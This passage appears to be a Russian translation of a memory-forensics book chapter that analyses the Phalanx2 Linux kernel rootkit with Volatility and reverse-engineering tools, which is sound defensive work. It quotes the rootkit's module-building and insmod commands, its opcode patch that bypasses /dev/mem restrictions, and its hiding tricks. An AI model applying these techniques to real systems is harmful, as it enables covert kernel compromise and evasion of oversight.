После записей файловой системы вы видите структуры последовательных сетевых операций, которые `linux_check_afinfo` проверяет на предмет замены указателей на функции. В случае suterusu вместо простой замены указателей на функцию `show` он перезаписывает первые несколько байтов функции инструкцией `JMP`.

Следующий набор перехватов содержит обработчики `ioctl` интерфейсов протокола IP, связанных с сокетами. Это канал бэкдора, который suterusu создаёт для того, чтобы двоичные файлы пользовательского пространства могли запрашивать такие действия, как сокрытие процессов, портов и файлов. Последняя строка сообщает, что `dev_get_flags` перезаписана. Поскольку `dev_get_flags` сообщает, находится ли устройство в неразборчивом режиме, вредоносное ПО часто нацеливается на неё. Фильтруя вывод функции, вредоносное ПО может скрыть тот факт, что оно перехватывает сетевой трафик.

Итоги

Криминалистическое исследование памяти даёт возможность обнаруживать руткиты, которые пропускают обычные инструменты и методики. В частности, оно позволяет выявлять руткиты, регистрирующие нажатия клавиш, скрывающие файлы, прячущие вошедших пользователей, повышающие привилегии процессов и так далее. Недавно добавленные возможности Volatility Framework также исследуют перехваты Netfilter, чтобы определить, не перехватывает ли какой-либо вредоносный код сетевые пакеты и не участвует ли он в скрытом обмене данными. Хотя существует бесконечное множество способов перехватывать функции внутри ядра, реализованные в настоящее время средства обнаружения охватывают большинство того, с чем мы сталкивались на практике. По мере того как противники и исследователи наступательных методов продолжают разрабатывать новые методы руткитов, помните, что Volatility имеет открытый исходный код и допускает расширение. Если злоумышленники могут это установить - вы можете это обнаружить!

Глава 27. Практическое исследование: Phalanx 2

Phalanx2 (P2) - сложный руткит ядра Linux, обнаруженный в ходе ряда громких инцидентов, затронувших некоторые из самых важных сетей мира. P2 не только пытается скрываться от распространённых инструментов системного администрирования, работающих в действующих системах, но и включает возможности для создания помех обратной разработке и криминалистическому исследованию памяти. Среди руткитов ядра Linux, обсуждавшихся публично, P2, безусловно, является самым совершенным из тех, что мы видели и анализировали.

Эта глава проведёт вас через глубокий анализ ряда интересных компонентов P2. Этот анализ также показывает, как криминалистическое исследование памяти можно сочетать со статическим анализом, динамической обратной разработкой и методами сравнения с эталоном, чтобы анализировать даже самые сложные руткиты Linux.

Phalanx 2

P2 часто считается печально известным руткитом ядра Linux из-за количества громких расследований, в которых его обнаруживали. Его также очень трудно выявить с помощью распространённых инструментов системного администрирования и оперативного криминалистического исследования. Для этого P2 сочетает перезапись указателей на функции и перехваты системных вызовов, чтобы скрывать свои файлы, процессы и сетевые соединения. В результате почти все системы мониторинга узлов и проверки целостности не способны выявлять скомпрометированные системы.

Исходный код первоначальной версии Phalanx был опубликован на Packetstorm в 2005 году (packetstormsecurity.com). С тех пор новые версии публично не публиковались, однако разработка кода руткита определённо продолжалась. Тем не менее из-за того, как был написан первоначальный Phalanx, наличие исходного кода не настолько полезно, как можно подумать. Например, многие интересные функции написаны исключительно на ассемблере. Поэтому даже при наличии исходного кода всё равно требуются знания ассемблера экспертного уровня, чтобы определить назначение различных функций.

Образец P2, анализируемый в этой главе, был восстановлен в ходе одного из наших расследований. К счастью, клиент разрешил нам опубликовать отдельные аспекты нашего анализа. Наша первоначальная запись в блоге о P2 (volatility-labs.blogspot.com) стала первым публичным углублённым анализом этого сложного руткита. Эта глава представляет собой уточнённую версию того анализа.

Конкретная установка P2, с которой мы столкнулись, включала статически скомпилированный исполняемый файл с удалёнными символами. В ней также был файл `.config`, задававший идентификатор скрываемой группы и префикс скрываемых файлов и каталогов. Наконец, она включала файл `.p2rc` для взаимодействия с бэкдором. В оставшейся части главы вы подробнее узнаете, как руткит использовал эти различные компоненты.

Подготовка анализа

Анализ выполнялся внутри виртуальной машины (VM) Debian 6.03 x86, работавшей со стандартным SMP-ядром 2.6.32-5-686. Вместе с Volatility для понимания возможностей руткита также использовались инструменты статического и динамического анализа. В таблице 27-1 перечислены эти инструменты и дано краткое описание их функциональности. За исключением IDA Pro, все эти инструменты общедоступны и, если они не установлены по умолчанию, могут быть установлены через диспетчеры пакетов большинства дистрибутивов.

Таблица 27-1. Инструменты, использованные для анализа Phalanx2

Имя инструмента	Назначение
`gdb`	Мощный отладчик командной строки. Использовался для отслеживания выполнения P2 с помощью точек останова и контрольных точек.
`strace`	Трассировщик системных вызовов, сообщающий параметры и возвращаемые значения всех системных вызовов, выполняемых приложением.
`ltrace`	Этот инструмент работает аналогично `strace`, но вместо трассировки системных вызовов отслеживает вызовы в `libc` и другие библиотеки пользовательского пространства.
IDA Pro	Для дизассемблирования исполняемых компонентов P2.

Установка

Чтобы установить P2 в системе, ему необходимо передать флаг `i`. В противном случае в терминале отображается баннер (показанный на рисунке 27-1), сообщающий, что система, предположительно, взломана.



Рисунок 27-1. Стандартное сообщение об использовании Phalanx 2

Как показано на рисунке 27-1, хотя этот текст и привлекает внимание, в действительности он не устанавливает руткит. Если указан флаг `i`, P2 устанавливается в системе и по пути выводит несколько интересных отладочных строк:

```
# ./.phalanx2 i
(_-  phalanx 2.5f -_)
; mmap failed..bypassing /dev/mem restrictions
; locating sys_call_table..
; sys_call_table_phys = 0x12cae90
```

```
; phys_base = 0x0
; sys_call_table = 0xc12cae90
; hooking.. [8======================D]
; locating &tcp4_seq_show..................... found
>>injected
```

В этой главе вы узнаете, как строки, связанные с `mmap`, `/dev/mem`, `sys_call_table` и `tcp_seq_show`, соотносятся с возможностями P2.

Анализ памяти Phalanx2

Чтобы определить первоначальные последствия работы руткита, мы сравнили артефакты, найденные в памяти заражённой системы, с эталоном (чистой установкой Debian 6.03 x86). Сначала мы использовали LiME для получения памяти эталонной системы и сохранили её в файл `before.p2.lime`. Затем мы установили P2 в системе и позволили ему работать беспрепятственно. После этого был получен второй образец памяти, использованный как сравнительное «представление» скомпрометированной системы (`after.p2.lime`).

Вмешательство в ядро

Плагины Volatility для обнаружения руткитов ядра (см. главу 26) использовались для поиска признаков вмешательства в память ядра. Во время этого тестирования было установлено, что и `linux_check_afinfo`, и `linux_check_syscall` сообщают о признаках заражения. В следующем выводе член `show` структуры `tcp_seq_afinfo`, по-видимому, перехвачен. Если вернуться к отладочным сообщениям установки P2, в предпоследней строке упоминался поиск этой структуры.

```
$ python vol.py --profile=LinuxDebian3_2x86 -f after.p2.lime linux_check_afinfo
Volatility Foundation Volatility Framework 2.4
Symbol Name                               Member Address
----------------------------------------- ------ ----------
tcp4_seq_afinfo                           show   0xf87f0000
```

Кроме того, вывод плагина `linux_check_syscall` показывает, что перехвачен ряд системных вызовов:

```
$ python vol.py --profile=LinuxDebian3_2x86 -f after.p2.lime
   linux_check_syscall > syscall

$ grep HOOKED syscall
32bit           3 read               0x00000f83e5000 HOOKED: UNKNOWN
32bit           4 write              0x00000f8428000 HOOKED: UNKNOWN
32bit           5 open               0x00000f8394000 HOOKED: UNKNOWN
32bit          10 unlink             0x00000f8430000 HOOKED: UNKNOWN
32bit          12 chdir              0x00000f837f000 HOOKED: UNKNOWN
32bit          37 kill               0x00000f83db000 HOOKED: UNKNOWN
32bit          39 mkdir              0x00000f852b000 HOOKED: UNKNOWN
32bit          83 symlink            0x00000f84ff000 HOOKED: UNKNOWN
32bit          96 getpriority        0x00000f8396000 HOOKED: UNKNOWN
32bit         102 socketcall         0x00000f8543000 HOOKED: UNKNOWN
32bit         106 stat               0x00000f853a000 HOOKED: UNKNOWN
32bit         107 lstat              0x00000f8535000 HOOKED: UNKNOWN
32bit         132 getpgid            0x00000f843c000 HOOKED: UNKNOWN
32bit         141 getdents           0x00000f836e000 HOOKED: UNKNOWN
32bit         195 stat64             0x00000f8541000 HOOKED: UNKNOWN
32bit         196 lstat64            0x00000f853f000 HOOKED: UNKNOWN
32bit         220 getdents64         0x00000f82db000 HOOKED: UNKNOWN
32bit         295 openat             0x00000f8485000 HOOKED: UNKNOWN
32bit         296 mkdirat            0x00000f8530000 HOOKED: UNKNOWN
32bit         301 unlinkat           0x00000f8478000 HOOKED: UNKNOWN
```

В этом выводе перехвачены системные вызовы, связанные с взаимодействием с файлом (`read`, `write`, `open` и `unlink`), а также системные вызовы, связанные с перечислением содержимого каталогов (`getdents`, `stat64`, `openat`, `mkdirat` и `unlinkat`). Эти перехваты позволяют руткиту скрывать файлы, не допускать удаления или переименования файлов и изменять списки каталогов. Из-за способа, которым P2 скрывает своё присутствие в режиме ядра, плагин не может определить имя перехватывающего модуля. Поэтому в выводе отображается просто `UNKNOWN`.

Системный вызов `socketcall` также перехвачен. Это системный вызов-мультиплексор для всей активности, связанной с сетевыми сокетами, включая вызовы `socket`, `bind`, `connect`, `listen`, `accept`, `send`, `receive`, `getsocketopt` и `setsockopt`. Перехватив этот обработчик, вредоносное ПО получает полный контроль над всеми данными, обрабатываемыми и отправляемыми сетевыми клиентами и серверами пользовательского пространства.

Анализ с эталоном

Помимо определения установленных вредоносных перехватов, с помощью нескольких плагинов также выполнялось сравнение с эталоном. Сначала буфер отладки ядра был проверен с помощью `linux_dmesg`:

```
$ python vol.py --profile=LinuxDebian3_2x86 -f before.p2.lime
      linux_dmesg > dmesg.before
Volatility Foundation Volatility Framework 2.4

$ python vol.py --profile=LinuxDebian3_2x86 -f after.p2.lime
      linux_dmesg > dmesg.after
Volatility Foundation Volatility Framework 2.4

$ diff dmesg.before dmesg.after
2212a2213,2222
> <6>[ 2943.696653] Program Xnest tried to access /dev/mem between 0->8000000.
> <4>[ 2947.642423] Xnest:2640 map pfn RAM range req write-back for 0-8000000,
                    got uncached-minus
> <4>[ 3008.749490] [LiME] Parameters
> <4>[ 3008.749496] [LiME]   PATH: after.p2.lime
> <4>[ 3008.749499] [LiME]   DIO: 1
> <4>[ 3008.749501] [LiME]   FORMAT: lime
> <4>[ 3008.749504] [LiME] Initilizing Disk...
> <4>[ 3008.749579] [LiME] Direct IO may not be supported on this file system.
> <4>[ 3008.749585] [LiME] Direct IO Disabled
```

Первые две строки связаны с процессом Xnest с PID 2640. В данном случае Xnest - не популярный сервер отображения X11, а компонент P2 с искусно подобранным именем. Судя по сообщениям журнала, Xnest пытался читать из `/dev/mem` между смещениями 0 и `0x8000000`, но получил отказ. В случае успеха этот доступ позволил бы Xnest прочитать весь гигабайтный диапазон памяти ядра. В следующей строке Xnest отобразил ранее запрещённый диапазон страниц с атрибутами кэширования, которые, по-видимому, отличались от первоначально заданных операционной системой.

Анализ работающих процессов показывает, что P2 порождает процесс с именем Xnest, однако его PID равен 2660 (а не 2640, как показано в журналах отладки):

```
$ python vol.py --profile=LinuxDebian3_2x86 -f before.p2.lime
   linux_pslist > pslist-before
Volatility Foundation Volatility Framework 2.4

$ python vol.py --profile=LinuxDebian3_2x86 -f after.p2.lime
   linux_pslist > pslist-after
Volatility Foundation Volatility Framework 2.4

$ diff pslist-before pslist-after
70c70,71
```

```
< 0xf5bcb5a0 insmod      2627    0     0  0x360e3000 2014-02-02 05:36:37
---
> 0xf5a2a240 Xnest       2660    0 42779  0x35bbb000 2014-02-02 05:41:15
> 0xf5a7ef20 insmod      2664    0     0  0x35a26000 2014-02-02 05:42:15
```

Когда вы изучите динамический анализ P2, то увидите, почему PID изменился. Также появился новый процесс `insmod`, но это ожидаемо, поскольку `insmod` использовался для загрузки и выгрузки LiME между захватами памяти. Тем не менее наличие `insmod` побудило нас проверить новые модули ядра. К сожалению, список модулей до и после установки P2 был совершенно одинаковым. Кроме того, плагин `linux_check_modules` не смог найти ни одного модуля, скрывшего себя из списка модулей, но не из `sysfs`. Далее в главе вы узнаете, что P2 действительно загружает загружаемый модуль ядра (LKM), однако делает это способом, который нелегко отследить средствами криминалистического исследования памяти.

Остальные отладочные сообщения принадлежат LiME, сообщающему о своём начальном состоянии во время захвата памяти.

Исследование процесса Xnest

Исследование процесса Xnest (PID 2660) выявляет ряд интересных артефактов. Во-первых, имя работающего процесса (`Xnest`), хранящееся в члене `comm` структуры `task_struct`, отличается от отображаемого `linux_psaux`:

```
$ python vol.py --profile=LinuxDebian3_2x86 -f after.p2.lime linux_psaux -p 2660
Volatility Foundation Volatility Framework 2.4
Pid    Uid    Gid    Arguments
2660   0      42779  [ata/0]
```

Вредоносное ПО перезаписало свои аргументы командной строки в пользовательском пространстве - этот трюк вы изучили в главе 21. В данном случае P2 пытается выдать себя за поток ядра, заключая своё имя в квадратные скобки и выбирая имя существующего потока ядра, встречающегося во многих дистрибутивах Linux. Обратите внимание: хотя этот процесс не скрыт от плагинов Volatility, он скрыт от инструментов, запускаемых в работающей системе, посредством перехватов системных вызовов.

Выявление поддельного потока ядра

Чтобы доказать, что PID 2660 не является потоком ядра, можно использовать несколько методов. Во-первых, плагин `linux_pstree` показывает, что процесс не является дочерним по отношению к `kthreadd`, который служит родителем всех потоков ядра:

```
$ python vol.py --profile=LinuxDebian3_2x86 -f after.p2.lime linux_pstree
Volatility Foundation Volatility Framework 2.4
Name                 Pid             Uid
init                 1               0
<snip>
.Xnest               2660            0
[kthreadd]           2               0
.[ksoftirqd/0]       3               0
.[kworker/u:0]       5               0
.[migration/0]       6               0
.[watchdog/0]        7               0
.[migration/1]       8               0
.[kworker/1:0]       9               0
.[ksoftirqd/1]       10              0
.[watchdog/1]        12              0
.[cpuset]            13              0
<snip>
```

Определение истинного пути двоичного файла

Далее, у процесса есть отображения памяти пользовательского пространства, которых у потоков ядра не бывает:

```
$ python vol.py --profile=LinuxDebian3_2x86 -f after.p2.lime
   linux_proc_maps -p 2660
Volatility Foundation Volatility Framework 2.4
Pid  Start      End        Flags  Pgoff Major  Minor  Inode   File Path
---- ---------- ---------- ----- ------ ------ ------ ------- -------
2660 0x08048000 0x0805c000 r-x      0x0      8      1  878315 /root/.p-2.5f
2660 0x0805c000 0x0805d000 rwx  0x14000      8      1  878315 /root/.p-2.5f
2660 0x0805d000 0x0805f000 rwx      0x0      0      0       0
2660 0xaf6ee000 0xaf6f1000 rwx      0x0      0      0       0
2660 0xb76f1000 0xb7709000 rwx      0x0      0      0       0
2660 0xb7709000 0xb770a000 r-x      0x0      0      0       0
2660 0xbf7ec000 0xbf80e000 rwx      0x0      0      0       0 [stack]
```

В этом выводе истинный путь двоичного файла процесса - `/root/.p-2.5f`. Одним из индикаторов служит начальный адрес `0x08048000`, который является первоначальным адресом выполнения двоичных файлов ELF в 32-разрядных системах Linux. Можно также проверить значение `task_struct.mm.start_code` процесса (не показано), чтобы удостовериться, что оно содержит `0x08048000`. Таким образом, `/root/.p-2.5f` - имя исходного двоичного файла, а не общей библиотеки или файла, отображённого в адресное пространство процесса. Фактически у этого процесса нет общих библиотек, поскольку он скомпилирован статически.

Большинство обычных системных двоичных файлов связаны динамически и полагаются на общие библиотеки для общей функциональности и API. Вредоносное ПО, такое как P2, часто связывается статически, чтобы усложнить обратную разработку и динамический анализ, а также повысить переносимость.

Кроме того, в выводе видно, что несколько разделов отображены доступными для чтения, записи и исполнения. Обычные отображения пользовательского пространства никогда не должны быть одновременно доступными для записи и исполнения. Наличие таких отображений определённо подозрительно и заслуживает дальнейшего исследования.

Файловые дескрипторы сокетов

Дальнейшее исследование открытых процессом файловых дескрипторов с помощью плагина `linux_lsof` также обнаруживает подозрительные артефакты. Стандартные `stdin`, `stdout` и `stderr` отображены на `/dev/ null`. Файловый дескриптор 3 отсутствует, а дескрипторы 4 и 5 являются сокетами. В обычном приложении-бэкдоре следовало бы ожидать, что дескрипторы 0, 1 и 2 отображены на сокет, чтобы обеспечить обмен данными по сети.

```
$ python vol.py --profile=LinuxDebian3_2x86 -f after.p2.lime
   linux_lsof -p 2660
Volatility Foundation Volatility Framework 2.3.1
Pid      FD       Path
-------- -------- ----
    2660        0 /dev/null
    2660        1 /dev/null
    2660        2 /dev/null
    2660        4 socket:[5715]
    2660        5 socket:[5716]
```

После исследования вывода `linux_netstat` сокеты выглядят ещё страннее, поскольку он показывает, что они соединены друг с другом:

```
$ python vol.py --profile=LinuxDebian3_2x86 -f after.p2.lime linux_netstat
<snip>
TCP      127.0.0.1:48999 127.0.0.1:50271 ESTABLISHED             Xnest/2660
TCP      127.0.0.1:50271 127.0.0.1:48999 ESTABLISHED             Xnest/2660
```

Как видно, два сокета работают на одном IP-адресе (`127.0.0.1`) и имеют противоположные порты источника и назначения (48999 и 50271). Это означает, что они соединены друг с другом по TCP.

Второй метод, с помощью которого можно доказать, что они соединены, - изменить плагин `linux_netstat`, чтобы он выводил номер inode для каждого файлового дескриптора сокета. Обновлённый плагин выдаёт следующий вывод:

```
$ python vol.py --profile=LinuxDebian3_2x86 -f after.p2.lime
     linux_netstat -p 2660
TCP      127.0.0.1:48999 127.0.0.1:50271 ESTABLISHED             Xnest/2660/5715
TCP      127.0.0.1:50271 127.0.0.1:48999 ESTABLISHED             Xnest/2660/5716
```

Последнее число после второй косой черты в выводе - номер inode. Значения 5715 и 5716, указанные для сокетов Xnest, совпадают с номерами файловых дескрипторов 4 и 5 в выводе `linux_lsof`.

В целом процесс Xnest очень необычен и очевидно связан с руткитом. В следующем разделе вам будет представлен частичный обзор наших усилий по обратной разработке вредоносного ПО. Это поможет дать контекст артефактам, выявленным во время криминалистического анализа памяти, и понять, почему эти артефакты были созданы.

Обратная разработка Phalanx 2

На этапе обратной разработки P2 предпринималась попытка ответить на несколько оставшихся без ответа вопросов:

• Почему Xnest изменил PID?
• Как P2 получил доступ к памяти ядра?
• Каково назначение перехватов системных вызовов?
• Что P2 делает с `/dev/mem`?
• Как P2 смог определить, что система уже заражена? Можно ли использовать это обнаружение как индикатор компрометации?

Модуль ядра

Наш процесс анализа начался с извлечения строк из двоичного файла. Поскольку при первоначальном выполнении P2 было несколько полезных отладочных строк, мы предположили, что найдётся множество других полезных строк (если, конечно, они каким-либо образом не обфусцированы).

Первый интересный набор данных, который нам встретился, содержал информацию об удалении модулей ядра:

```
$ cat strings.txt
<snip>
rm dummy.ko helper.ko p2.ko
```

Извлечение команд оболочки

При поиске другой информации, связанной с модулями ядра, мы увидели несколько команд оболочки, разделённых символами новой строки:

```
1 $ grep \.ko strings.txt
2 UN=`uname -r`;cp `find /lib/modules/$UN -name dummy.ko` .
3 could not find dummy.ko
4 helper.ko
5 ld -r helper.ko dummy.ko -o p2.ko
6 readelf -s p2.ko|grep ' init_module'|awk '{print $1}'
7 readelf -S p2.ko|grep symtab|awk '{print $5}'
8 insmod p2.ko 2>&1
9 rm dummy.ko helper.ko p2.ko
```

Обратите внимание, что каждой строке был добавлен номер, чтобы сделать объяснение понятнее. В этом выводе можно увидеть несколько интересных артефактов:

• В строке 2 версия ядра помещается в переменную окружения `UN`, а затем соответствующий ей фиктивный модуль (`dummy.ko`) копируется в текущий рабочий каталог.
• В строке 5 команда `ld` используется с флагом `r`, который предписывает ей создать перемещаемый исполняемый файл. Два входных файла - `helper.ko` и `dummy.ko`. Вывод сохраняется в файл с именем `p2.ko`.
• В строке 8 загружается модуль `p2.ko`.
• Строка 9 - первоначальное совпадение поиска, показывающее удаление трёх модулей.

Если предположить, что команды оболочки из вывода строк были выполнены, они создали бы модуль ядра с именем `p2.ko` из сочетания `dummy.ko` и `helper.ko`, а затем загрузили его в ядро. Поскольку ссылок на команду `rmmod` (remove module) не было, не сразу понятно, почему модуль не обнаруживается в памяти.

Обход ограничения /dev/mem

На этом этапе мы хотели восстановить `helper.ko`, чтобы определить его функциональность. Самый быстрый способ сделать это состоял в том, чтобы открыть исполняемый файл P2 в шестнадцатеричном редакторе и заменить команду `rm` на `aa` (любую несуществующую команду той же длины), чтобы модуль не был удалён. После восстановления `helper.ko` его можно было анализировать обычными инструментами анализа двоичных файлов. Например, запуск `readelf` для `helper.ko` показал ссылки лишь на две функции:

```
5: 00000000    48 FUNC    LOCAL  DEFAULT    1 __memcpy
9: 00000000   142 FUNC    GLOBAL DEFAULT    4 module_helper
```

`__memcpy` - хорошо известная функция, если предположить, что она каким-либо образом не перехвачена. `module_helper` требовала дальнейшего исследования, поэтому мы загрузили её в IDA Pro и применили метки, как показано на рисунке 27-2.

Сопоставление жёстко заданных адресов (`0xC101B165` и `0xC101CD6E`), видимых ближе к концу первого базового блока, с символами в `System.map` ядра показывает, что это два следующих символа:

• `devmem_is_allowed`: эта функция вызывается, когда программа пытается читать из `/dev/mem` или записывать в него при включённой фильтрации `/dev/mem`.
• `set_memory_rw`: вспомогательная функция, которая принимает начальный адрес в качестве первого параметра и количество страниц в качестве второго. Затем она делает страницы заданного диапазона доступными для чтения и записи.

Как видно во втором базовом блоке, P2 получает выровненный по странице адрес `devmem_is_allowed`, а затем вызывает `set_memory_rw`, передавая выровненный по странице адрес первым параметром. После этого третий базовый блок перезаписывает `devmem_is_allowed` кодами операций, показанными в первом базовом блоке. Анализ этих кодов операций показывает следующее:

```
$ perl -e 'print "\x55\x89\xE5\xB8\x01\x00\x00\x00\x5d\xc3"' > opcodes
$ ndisasm -b32 opcodes
00000000  55              push ebp
00000001  89E5            mov ebp,esp
00000003  B801000000      mov eax,0x1
00000008  5D              pop ebp
00000009  C3              ret
```




Рисунок 27-2. Вспомогательная функция модуля `helper.ko`

Это раскрывает простую функцию, которая помещает `0x1` в регистр `eax`, а затем возвращает управление. В результате функция `devmem_is_allowed` возвращает `True` для всех физических адресов. Теперь можно с достаточной уверенностью утверждать, что первая строка отладочных сообщений P2 о неудачном обходе `/dev/mem` была вызвана фильтрацией `devmem_is_allowed`. Чтобы обойти защиту, P2 загрузил `p2.ko`, который применил описанную заплату и сделал доступными все страницы.

Последний вопрос, относящийся к модулю, заключается в том, почему его следы нельзя найти плагинами `linux_lsmod` или `linux_check_modules`. Статический анализ модуля не показывает, что он удаляет себя из списка модулей или `sysfs`. Ответ раскрывается при анализе последних нескольких инструкций `module_helper` после вызова `__memcpy`. Эти инструкции показывают помещение `0xFFFFFFFD` в `eax`, за которым следуют инструкции `leave` и `ret`. Это заставляет функцию `init` модуля вернуть отрицательное значение (-3), сообщающее ядру, что модуль не

удалось успешно загрузить. После этого ядро выгружает все компоненты модуля и освобождает их из памяти.

Этот антикриминалистический метод позволяет P2 загружать код в ядро, не оставляя прямого следа. После обхода ограничений `/dev/mem` P2 получает возможность полноценно взаимодействовать с `/dev/mem`. Разумеется, перехваты в таблице системных вызовов и `tcp_seq_afinfo` будут видны, однако для их автоматического связывания с конкретным модулем ядра потребуется дополнительная работа.

Обнаружение существующих заражений

Если попытаться установить P2 в уже заражённой системе, он прекратит работу:

```
# ./phalanx2 i
(_-  phalanx 2.5f -_)
fatal: already injected?
```

Чтобы получить больше контекста для этого сообщения об ошибке, мы выполнили поиск строки `injected` в файле строк:

```
$ grep -i injected strings.txt
[1;40minjected
/dev/shm/%s.injected
already injected?
```

В этом выводе файл `/dev/shm` выглядит интересно, поскольку это резидентная в памяти файловая система, часто используемая руткитами для хранения файлов, которым не требуется сохраняться после перезагрузки. Если затем выполнить в файле строк поиск `shm`, будет получен следующий вывод:

```
$ grep -i shm strings.txt
/dev/shm/....
; rm /dev/shm/.... and try again
/dev/shm/%s.injected
```

По результатам поиска строк можно предположить, что `/dev/shm` может иметь отношение к руткиту и что следует исследовать `/dev/shm/%s.injected`. Следующая команда показывает, как определить временные файловые системы, доступные во время получения памяти.

```
$ python vol.py --profile=LinuxDebian3_2x86 -f after.p2.lime linux_tmpfs -L
Volatility Foundation Volatility Framework 2.4
1 -> /run/shm
2 -> /run/lock
3 -> /run
```

Первая запись, `/run/shm`, в некоторых системах Debian (включая анализируемую нами) является символической ссылкой на `/dev/shm`. Поэтому следующая команда извлекает содержимое этой файловой системы в каталог `OUTPUT`:

```
$ python vol.py --profile=LinuDebian3_2x86 -f after.p2.lime
   linux_tmpfs -S 1 -D OUTPUT
Volatility Foundation Volatility Framework 2.4
```

При перечислении каталогов извлечённой файловой системы обнаруживается файл `XXXXXXX.injected`.

```
$ ls -lha OUTPUT
total 8.0K
drwxr-xr-x  2 root root 4.0K Jan  8 16:12 .
drwxr-xr-x 18 root root 4.0K Jan  8 16:11 ..
-rw-r--r--  1 root root    0 Jan 23  2014 .tmpfs
-rw-------  1 root root    0 Feb  1  2014 XXXXXXXX.injected
```

Поскольку размер файла равен нулю байтов, он не используется для хранения конфигурации или данных журналирования. Даже без дальнейшей обратной разработки можно сделать довольно обоснованное предположение, что этот файл используется для маркировки системы.

Тот факт, что P2 помечает систему как заражённую в `/dev/shm`, является прямым индикатором, который можно использовать во время криминалистического исследования памяти. Процесс извлечения `/dev/shm` можно автоматизировать, а любые файлы, оканчивающиеся на `.injected`, помечать. Этот индикатор также служит ещё одной хорошей демонстрацией мощности и полезности криминалистического исследования памяти, поскольку файл-маркер скрыт от работающей системы и не появился бы при криминалистическом исследовании выключенного диска (он находится в файловой системе, существующей только в памяти). Надёжно найти этот файл можно лишь посредством криминалистического исследования памяти.

Динамический анализ с помощью strace

К этому моменту многие артефакты P2 в системе уже выявлены и рассмотрены. Тем не менее остаётся ряд интересных характеристик, которые можно изучить с помощью методов динамического анализа. В системах под управлением Linux для динамического анализа приложений и процессов пользовательского пространства можно использовать `strace`. `strace` работает, отслеживая системные вызовы приложения и записывая имя системного вызова, а также все параметры и возвращаемые значения.

Чтобы трассировать P2, его запустили под `strace` следующим образом:

```
$ sudo bash
# strace -fo p2.strace.log ./phalanx2 i
```

Этот вызов предписывает `strace` отслеживать создание дочерних процессов (параметр `f`) и записывать вывод в `p2.strace.log` (параметр `o`). Первые строки вывода этого файла журнала сразу представляют интерес:

```
1 chdir("/usr/share/XXXXXXXXXXX.p2") = 0
2 symlink("/proc/self/exe", "Xnest") = 0
3 execve("./Xnest", ["Xnest", "i"], [/* 0 vars */]) = 0
4 readlink("/proc/self/exe", "/usr/share/XXXXXXXXXXX.p2/.p-2.5f", 255) = 34
5 chdir("/usr/share/XXXXXXXXXXX.p2") = 0
6 unlink("./Xnest")                  = 0
7 open(".config", O_RDONLY)          = 3
```

В строке 1 P2 меняет свой рабочий каталог на `/usr/share/<префикс заражения>.p2`. Затем он создаёт символическую ссылку между `/proc/self/exe` и `Xnest`. `/proc/self/exe` - это отображение исполняемого файла работающего процесса. Затем символически связанный Xnest выполняется с первоначально переданным параметром `i`. Это повторное выполнение приложения объясняет, почему в первоначальном анализе Xnest отображался с разными PID. После повторного выполнения Xnest символическая ссылка удаляется посредством вызова `unlink`, как показано в строке 6. Удаление файла устраняет артефакт, который можно найти традиционными средствами криминалистического исследования диска. Повторно выполняя себя, P2 не позволяет некоторым типам отладчиков и инструментов оперативного анализа проследить полное выполнение вредоносного ПО. Например, если бы `strace` не был передан флаг `f`, весь вывод анализа после `execve` (строка 3) не появился бы. Аналогичные проблемы могут возникнуть при анализе приложений с помощью `gdb` (отладчика Linux).

Последняя строка этого вывода показывает открытие файла `.config` и назначение ему файлового дескриптора 3. Этот файловый дескриптор закрывается после чтения файла `.config`. Как упоминалось ранее, этот файл содержит список идентификаторов групп, которые следует скрывать в заражённой системе.

Следующий набор взаимодействий относится к `/dev/shm`:

```
1 open("/dev/shm/....", O_RDWR)     = -1 ENOENT (No such file or directory)
2 open("/dev/shm/....", O_RDWR|O_CREAT|O_TRUNC, 0600) = 3
3 close(3)                          = 0
4 open("/dev/shm/XXXXXXXXXXXX.injected", O_RDWR) =
-1 ENOENT (No such file or directory)
```

